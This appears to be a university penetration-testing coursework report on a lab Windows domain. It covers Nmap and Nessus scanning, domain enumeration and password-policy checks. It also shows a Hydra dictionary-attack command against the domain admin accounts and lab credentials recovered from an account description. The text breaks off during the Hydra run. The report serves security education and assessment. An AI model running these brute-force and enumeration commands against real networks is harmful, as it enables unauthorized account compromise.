



**Abertay
University**

Penetration testing on a sample company network

[Redacted]

CMP210: Penetration Testing

2022/23

Note that Information contained in this document is for educational purposes.

Abstract

The aim of the research conducted was to assess the security of a network consisting of two servers with a client connected to them, with the pen tester playing the role of the attacker who has access to a client on the network but does not have physical access to the servers. Credentials were provided to facilitate this. This was done to provide insight into how an attacker could gain access and to suggest possible countermeasures.

This assessment was done by first evaluating any obvious vulnerabilities through comprehensive tools such as NESSUS and Nmap, then subsequently through tools such as enum4linux, obtaining user information and password policies. Once this information was obtained it could be put into practice using attacks to obtain credentials with a higher privilege than those provided. Other methods such as exploiting processes running on open ports using known vulnerabilities were also attempted.

It was found that the network was vulnerable to multiple methods of exploitation. An attacker could successfully use dictionary attacks to obtain administrator credentials on account of poor password policies - which subsequently gave the ability to obtain a reverse shell through Metasploit as the system from which payloads could be executed remotely. Multiple un-updated or exploitable processes using open ports were detected on both servers with remote code execution exploits available that could be successfully used. Misconfigurations in permissions allowed unauthorized access to the servers or allowed for credentials to be obtained successfully. The network was insecure which meant that a potentially malicious insider would be fully capable of exposing sensitive data and compromising the network successfully.

Contents

1	Introduction	1
1.1	Background.....	1
1.2	Aims.....	2
1.3	Tools	2
1.4	Network Diagram.....	3
2	Procedure.....	4
2.1	Methodology	4
2.2	Scanning	4
2.2.1	Nmap Scanning.....	4
2.2.2	Nessus.....	10
2.3	Enumeration	12
2.3.1	Password Policies	12
2.3.2	Vulnerable Protocols	13
2.3.3	Enum4Linux.....	14
2.3.4	NBTENUM	16
2.4	Password Hacking	16
2.4.1	HYDRA.....	16
2.4.2	Password Spraying.....	17
2.4.3	Hash Cracking.....	18
2.4.4	Kerberoasting.....	19
2.4.5	AS-Rep roasting	19
2.4.6	File Share Searching.....	20
2.5	System Hacking	21
2.5.1	Exploiting Vulnerable Processes.....	21
2.5.2	Anonymous LDAP Query.....	25
2.5.3	Windows Remote Management Permissions	26
3	Discussion.....	27
3.1	General Discussion.....	27
3.2	Countermeasures.....	29
3.3	Future Work.....	30
	References	31

Appendices.....	33
Appendix A.....	33
Appendix B.....	39
Appendix C.....	54
Appendix D.....	56

1 INTRODUCTION

1.1 BACKGROUND

This report details a penetration test of a network consisting of two servers and a client connected to this network. The penetration tester will have credentials provided as if they were a standard user on the system. In this test, the tester is to operate as if they do not have physical access to the servers. This is to review and assess the security of the network to evaluate the lengths to which a malicious insider could get obtain unauthorized access and exploit vulnerabilities. Should the pentester be successful in finding vulnerabilities, countermeasures to prevent the methods used will be suggested which should allow changes to be made that improve the security of the network.

This is relevant when statistics show according to the UK government in 2021, four in ten businesses (39%) report having cyber security breaches or attacks in the last 12 months. Of these businesses, 21% end up losing data, money – or some other form of assets. In instances where these breaches occurred, for a small business it cost an average of £8,460 over a period of 12 months – and more for larger businesses (UK Government, 2021). This means that cybercrime poses a significant risk for a smaller company and penetration testing poses a budget-friendly choice for potentially avoiding these losses. It is also worth considering this data only relates to breaches businesses are currently aware of.

When it is recognized that it is likely only around half of small businesses have a cybersecurity plan in place (Brin, 2022) ensuring that a network is secured to a higher level than competitors ensures that a business is unlikely to be deemed a vulnerable target. And should an attack occur, some studies suggest that proper security can reduce the cost of a given attack by 65% (Accenture, 2021). The advantages of instituting protection sooner rather than later are clear when it has been shown that the losses from cybercrime have increased year on year consistently. See Figure 1.




Figure 1 – Cybercrime losses over a period of years. (FBI, 2021)

However, preventing an attacker from compromising a network ensures a business can prevent risks on more levels than simply financial. There are obvious financial risks for a company related to downtime, legal action, and network infrastructure repair – or more simply gaining access to company accounts. But there are also greater risks posed to customers and employees alike, for instance, password reuse allowing for personal social media accounts to be compromised, or other information such as valid identification being stored on company systems – names, addresses, images of persons, etc. that would allow for either subsequent social engineering, or identity theft to occur. This clearly illustrates why testing is necessary, as not only does it protect the business itself – it also protects employees, customers, and bosses alike.

1.2 AIMS

This project aims to assess and evaluate the security of the provided network consisting of two servers and a client that would allow a potentially malicious insider to expose sensitive data, compromise the network or breach the intended security in any other way.

This will be done by

- Automated vulnerability scanning to understand initial potential vectors of attack and vulnerable processes
- Further investigation of the domain to allow for more targeted attacks on users, shares, and other areas of interest
- Using this information attempt to gain access to privileged accounts
- Attempting to compromise the system through vulnerable processes and other misconfigurations
- Suggest countermeasures that could prevent exploitation to this extent

1.3 TOOLS

The following table details the planned tools to be used, and for what purpose they are to be used.

Table 1 - List of tools and intended usage

Tool	Usage
Nmap	Scanning for open ports to evaluate out-of-date or potentially insecure processes and protocols.
Nessus	Automated scanning to get a comprehensive picture of the system and readily available exploits.
Polenum	Password policy evaluation
SNMP-Check	Evaluation of simple network management protocol on a system
Enum4Linux	Comprehensive domain enumeration such as users, groups, descriptions, etc.
NBTenum	Less comprehensive domain enumeration but formatted more understandably – may catch things Enum4Linux misses
HYDRA	Password dictionary attacks
Crackmapexec	Password spraying

Metasploit	Password hash dumping, execution of various payloads
CAIN	Hash cracking
Rubeus	Kerberoasting and AS-Rep Roasting
Legion	Automated FTP Port password attacking, screenshotting active webpages.
LDAPSearch	Anonymous LDAP queries

1.4 NETWORK DIAGRAM




Figure 2 - Diagram of the network

2 PROCEDURE

2.1 METHODOLOGY

The following methodology was followed

- Scan using NMAP to obtain vulnerable open ports for possible exploitation
- Scan using Nessus to get a comprehensive initial analysis of vulnerabilities
- Enumerate using ENUM4LINUX and NBTenum to evaluate the domain and obtain shares, users, and admins which will become targets for exploitation
- Using the information gathered, attempt to gain access to accounts with a higher privilege through dictionary attacks using HYDRA or through abusing misconfigurations to obtain a meterpreter shell from which further credentials can be obtained
- Abuse misconfigurations and exploits within vulnerable processes to demonstrate further methods of gaining access or information in an unauthorized manner
- Suggest remediation to ensure similar exploits can be prevented

2.2 SCANNING

The scope of our network contained three targets:

Table 2 - Network scope

Client1	192.168.10.10
Server1	192.168.10.1
Server2	192.168.10.2

We had credentials to access client1

Table 3 - Provided Credentials

Username	Password
test	test123

2.2.1 Nmap Scanning

Both hosts were scanned using Nmap with the commands:

```
nmap -sT -p- -v -v -T3 -sV -O --osscan-guess --script=banner -oN /home/kali/Desktop/Nmap192.168.10.1.txt 192.168.10.1
nmap -sT -p- -v -v -T3 -sV -O --osscan-guess --script=banner -oN /home/kali/Desktop/Nmap192.168.10.2.txt 192.168.10.2
```

Which output to two text files, seen formatted below. See Appendix A for the full output.

2.2.1.1 Server 1

2.2.1.1.1 Evaluation of ports

Table 4 - NMAP TCP Ports for Server1


TCP		
Port	Service	Description
21	FTP	A home FTP server Nmap was unable to detect the version and it returned an unexpected response (see Appendix A)
22	SSH	SSH for windows 8.6
25	SMTP	outdated ArGoSoft mail server version 1.8.2.9
53	Domain	program "Simple DNS plus" but no version was given
79	finger	ArGoSoft Mail fingerd
80	HTTP	ArGoSoft HTTP Version 1.8.2.9
88	Kerberos-sec	Windows Kerberos
90	HTTP	An apache server running PHP 5.6.30
110	Pop3	ArGoSoft pop3.
135	msrpc	Windows RPC
139	Netbios-SSN	Windows NetBIOS
389	LDAP	Windows LDAP
445	Microsoft-ds	Microsoft-ds
464	Kpasswd5?	
593	Ncacn_http	Windows RPC over HTTP
636	Tcpwrapped	
2091	HTTP	Rejetto HTTP file server version 2.3
3268	LDAP	Windows LDAP
3269	Tcpwrapped	
3389	Ms-wbt-server	Microsoft Terminal services
5985	HTTP	Microsoft HTTPd 2.0
9389	mc-nmf	Microsoft .Net framing protocol
47001	HTTP	Microsoft HTTPd 2.0
49664-49667	msrpc	Windows RPC
49671	msrpc	Windows RPC
49674	Ncacn_http	Windows RPC over HTTP
49675	msrpc	Windows RPC
49676	msrpc	Windows RPC
49680	msrpc	Windows RPC
49683	msrpc	Windows RPC
49695	msrpc	Windows RPC
64926	msrpc	Windows RPC

Table 5 - NMAP UDP Ports for Server1

UDP		
Port	Service	Description
53	Domain	Simple DNS Plus
67	Dhcps	Filtered. no-response.
68	Dhcps	Filtered. no-response.
88	Kerberos-sec	Windows Kerberos
123	Ntp	NTP v3
137	netbios-ns	Netbios-ns
138	netbios-dgm	Filtered. no-response.
161	SNMP	Filtered. no-response.
389	LDAP	Windows Active Directory
464	kpasswd5	Filtered. no-response.
500	isakmp	Filtered. no-response.

2.2.1.1.2 Results

Table 6 - NMAP TCP Results Server1

TCP	
Port	Gathered Information/screenshot
21	Running "Home FTP server" which had exploits available – though the version is not given meaning it was not clear if this was exploitable.
80	<p>ArGoSoft Mail Server version 1.8.2.9 web interface, which did have exploits available. Both a directory traversal and remote code execution exploit.</p> 
88	Showed windows Kerberos is running meaning various exploits may be possible depending on misconfiguration.
90	an Apache server using the web app log1cms running PHP 5.6.30. This is an older version of PHP and thus may be exploitable. Log1CMS had multiple exploits available.



		
139	Windows networking was running	
389	Windows active directory was running	
445	The domain name is UADCWNET	
2091	Rejetto HFS fileserver version 2.3. This had exploits available including remote code execution. 	
3389	Windows remote desktop protocol was running on the server	
5985	Windows remote management was running on the server	

Table 7- NMAP UDP Results Server1

UDP	
Port	Gathered Information/screenshot
161	SNMP not responding showed that Simple Network Management Protocol (SNMP) was likely not available for exploitation.
Service Info	Server1 was the name of the machine. It was running windows.

2.2.1.2 Server 2

2.2.1.2.1 Evaluation of ports

Table 8 - NMAP TCP Ports for Server2

TCP		
Port	Service	Description
22	SSH	SSH for windows 8.6
53	Domain	program "Simple DNS plus" but no version was given
88	Kerberos-sec	Windows Kerberos
90	HTTP	PHP server running 5.6.30. This is an old version.
135	Msrpc	Windows RPC
139	Netbios-ssn	Windows NetBIOS
389	LDAP	Windows LDAP
445	Microsoft-ds	Microsoft-ds
464	Kpassword5?	
593	Ncacn_http	Windows RPC over HTTP
636	Tcpwrapped	
2091	HTTP	Rejetto HTTP file server version 2.3
3268	LDAP	Windows LDAP
3269	Tcpwrapped	
3389	Ms-wbt-server	Microsoft Terminal services
5985	HTTP	Microsoft HTTPd 2.0
9389	mc-nmf	Microsoft .Net framing protocol
47001	HTTP	Microsoft HTTPd 2.0
49664-49667	msrpc	Windows RPC
49671	msrpc	Windows RPC
49674	msrpc	Windows RPC
49675	Ncacn_http	Windows RPC over HTTP
49677	msrpc	Windows RPC
49680	msrpc	Windows RPC
49684	msrpc	Windows RPC
49717	msrpc	Windows RPC
59518	msrpc	Windows RPC

Table 9 - NMAP UDP Ports for Server2

UDP		
Port	Service	Description
53	Domain	Simple DNS Plus
67	Dhcps	Filtered. no-response.
68	Dhcps	Filtered. no-response.
88	Kerberos-sec	Windows Kerberos
123	Ntp	NTP v3
137	netbios-ns	Netbios-ns
138	netbios-dgm	Filtered. no-response.
161	SNMP	Filtered. no-response.
389	LDAP	Windows Active Directory

464	kpasswd5	Filtered. no-response.
500	isakmp	Filtered. no-response.

2.2.1.2.2 Results

Table 10 - NMAP TCP Results Server2



TCP	
Port	Gathered Information/screenshot
90	<p>a webserver running phpMyFAQ 2.7.2, codename “Prospero” – on a PHP 5.6.30 server. This was an old version and had multiple vulnerabilities available.</p> 
2091	<p>is running Rejetto HFS fileserver version 2.3. This had exploits available include Remote code execution.</p> 


Table 11 - NMAP UDP Results Server2

UDP	
Port	Gathered Information/screenshot
161	This not responding shows that Simple Network Management Protocol (SNMP) was likely not available for exploitation.
Service Info	Server2 was the name of the machine. It was running Windows.

2.2.2 Nessus

Nessus was used to scan both hosts. For the full report see attached Nessus .pdf file (Assessment_Scan.pdf)

2.2.2.1 Vulnerabilities Detected



The servers share most vulnerabilities, discrepancies will be detailed.

All 6 of the critical vulnerabilities on both Servers relate to outdated PHP version 5.6.30

These showed that there is a variety of possible exploits that could potentially allow an attacker to execute denial of service attacks through a variety of out-of-bounds read errors, or by sending overlarge POST requests to use CPU resources. Other attacks include heap buffer overflows and the execution of arbitrary code. Most of these attacks relate to denial of service or are not likely to yield access to the host with one exception related to remote code execution (National Vulnerability Database, 2019) that was not fixed until PHP version 7.1.33.

4 out of the 6 high-tier vulnerabilities also relate to outdated PHP versions and share similar vulnerability types with those detailed prior. Of the two that do not, one relates to SMB. This shows that with the credentials of the test user, it is possible to access file shares and all the sensitive data therein. See Figure 3.

```
- Fileshare2 - (readable)
+ Content of this share :
..
.editorconfig
.gitattributes
.gitignore
.travis.yml
appveyor.yml
Book12.xlsx
Book3.xlsm
CHANGELOG.md
ES Chronic Meter Report 2017-08-07-07-30-00.xlsx
Example Enable Events.xlsx
Example of BackData Problem.xlsx
extranet
Fraud Last Gasp (1).xlsx
Fraud Last Gasp (2).xlsx
Fraud Last Gasp Billing Data.xlsx
gardening
gplus_32x32_003.png
image_002.png
image_036.png
install.ps1
Jarone Discrepancy.xlsx
LICENSE.txt
logon
mv
```

Figure 3 - Example Data Nessus showed was readable from fileshare

The second of the high-tier vulnerabilities relates to port 3389, Microsoft terminal services, and how it is using only medium-strength SSL certificates and should be reconfigured to avoid this.

Servers 1 and 2 have unique medium vulnerabilities.

Server 1 has vulnerabilities relating to port 80, the depreciated ArGoSoft mail server, and details a variety of potential exploits such as XSS, directory traversal, and privilege escalation.

Server 2 has a JQuery XSS vulnerability due to Log1CMS hosting a JQuery version exceeding 1.2 and prior to 3.5.0.

```

Nessus sent the following TRACE request :

----- snip -----
TRACE /Nessus518210120.html HTTP/1.1
Connection: Close
Host: 192.168.10.2
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

----- snip -----

and received the following response from the remote server :

----- snip -----
HTTP/1.1 200 OK
Date: Sun, 15 Jan 2023 04:09:51 GMT
Server: Apache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: message/http

```

Figure 4 - Nessus HTTP Trace/Track method output

Both servers allow for HTTP Trace/Track methods, which is a debug method – it allows for the headers and data sent in a request which could be an effective position for XSS attacks.

2.3 ENUMERATION

2.3.1 Password Policies

```

(kali@kali)-[~]
$ polenum test:test123@192.168.10.1

[+] Attaching to 192.168.10.1 using test:test123
[+] Trying protocol 139/SMB ...
[!] Protocol failed: Cannot request session (Called Name:192.168.10.1)
[+] Trying protocol 445/SMB ...
[+] Found domain(s):
    [+] UADCWNET
    [+] Builtin
[+] Password Info for Domain: UADCWNET
    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 136 days 23 hours 58 minutes
    [+] Password Complexity Flags: 010000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 1
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter:
    [+] Locked Account Duration:
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

```

Figure 5 - Password Policy Information

The password policies were enumerated using polenum with the command:



```
polenum test:test123@192.168.10.1
```

See Figure 5. This showed that the “Account Lockout threshold: None” had been set, meaning no lockout was in place. The minimum password length and password-history were 7 characters and 24 passwords before allowing reuse.

2.3.2 Vulnerable Protocols

Public SNMP (simple network management protocol) was checked if the public string was available for exploitation using SNMP check with the commands:

```
snmp-check -c public 192.168.10.1  
snmp-check -c public 192.168.10.2
```



```
(kali㉿kali)-[~]  
└─$ snmp-check -c public 192.168.10.1  
snmp-check v1.9 - SNMP enumerator  
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)  
  
[+] Try to connect to 192.168.10.1:161 using SNMPv1 and community 'public'  
[!] 192.168.10.1:161 SNMP request timeout  
  
(kali㉿kali)-[~]  
└─$ snmp-check -c public 192.168.10.2  
snmp-check v1.9 - SNMP enumerator  
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)  
  
[+] Try to connect to 192.168.10.2:161 using SNMPv1 and community 'public'  
[!] 192.168.10.2:161 SNMP request timeout
```

Figure 6 - SNMP check output

Neither server provided a response and timed out, meaning it was not available. See Figure 6.

Using NMAP, SMB message signing was checked with the command:

```
nmap -p137,139,445 --script smb-security-mode 192.168.10.1
```

This was then repeated on Server 2. Only server 1 provided a response, which was that SMB message signing was enabled. See Figure 7.

```

(kali㉿kali)-[~]
$ nmap -p137,139,445 --script smb-security-mode 192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-14 22:12 EST
Nmap scan report for 192.168.10.1
Host is up (0.00029s latency).

PORT      STATE SERVICE
137/tcp   closed netbios-ns
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds

```

Figure 7 - SMB Signing enumeration

2.3.3 Enum4Linux

From NESSUS it was clear SMB could be used to enumerate, therefore Enum4Linux provided a lot of information including shares, groups, all users, and account descriptions.

The command used was:

```
enum4linux -a -u test -p test123 192.168.10.1 >/home/kali/Desktop/enum.txt
```

The shares detected were:

```

ADMIN$
C$
Fileshare1
Fileshare2
HR
IPC$
NETLOGON
Resources
SYSVOL
SYSVOL2

```

The members of group "Domain computers" were:

about\$	ir\$	MSSQL8\$
announce\$	iris\$	MSSQL9\$
CLIENT1\$	marketplace\$	mv\$
cust24\$	mickey\$	mx\$
cust53\$	MSSQL1\$	nt4\$
cust84\$	MSSQL10\$	pc28\$

customer\$	MSSQL2\$	ptld\$
dev1\$	MSSQL3\$	range86-130\$
devserver\$	MSSQL4\$	sanantonio\$
helponline\$	MSSQL5\$	tool\$
houstin\$	MSSQL6\$	uninet\$
inbound\$	MSSQL7\$	vader\$

The users were:

A.Kennedy	I.Robinson	M.Paul
A.Peters	J.Becker	N.Hogan
B.Lewis	J.Farmer	N.May
B.Rice	J.Poole	N.Wells
B.Wong	J.Shaw	P.Powers
B.Yates	J.Wheeler	P.Rodriquez
D.Brooks	K.Perkins	R.Soto
D.Ford	K.Thompson	S.Higgins
D.Murray	L.Gill	S.Shelton
E.Frazier	L.Thornton	S.Wright
F.Payne	L.Washington	T.Fuller
F.Sanders	L.Williamson	T.Oliver
G.Adkins	M.Adams	V.Nelson
G.Francis	M.Daniel	W.Holt
G.Malone	M.Harrington	W.Wolfe
G.Turner	M.Murphy	Y.Marshall
H.Mclaughlin	M.Padilla	

The Domain admins were:

Administrator	B.Yates	I.Robinson
J.Shaw	L.Washington	M.Padilla
W.Holt		

The DNSAdmin user is

K.Thompson

The descriptions did not provide much meaningful information, [see Appendix B] however – one thing of note was that the user L.Williamson had a description that appeared to provide a password.

Table 12 - Possible password found in description

Name	Desc
L.Williamson	pass:elliptic

This was subsequently confirmed to be a functional password.

2.3.4 NBTENUM

NBTENUM showed that the main Administrator account is a part of groups that no domain admin is a part of such as being the enterprise admin, group policy creator owner, and schema admin.

2.4 PASSWORD HACKING

2.4.1 HYDRA

A dictionary attack is an attack in which passwords are repeatedly guessed against an account or series of accounts using a predetermined list of words.

Because of the lack of password lockouts, it presented an easy vector of dictionary attack. A list of all the domain admins alongside the DNS admin was produced which looked like this:

Administrator
B.Yates
I.Robinson
J.Shaw
K.Thompson
L.Washington
M.Padilla
W.Holt

This was ran using HYDRA alongside the Cain wordlist with the command:

```
hydra -L Desktop/users.txt -P Desktop/cain.txt smb://192.168.10.1
```

```
(kali@kali)~$ hydra -L Desktop/users.txt -P Desktop/cain.txt smb://192.168.10.1
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-24 16:13:21
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort...) (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 2453648 login tries (1:8/p:306706), ~2453648 tries per task
[DATA] attacking smb://192.168.10.1:445/
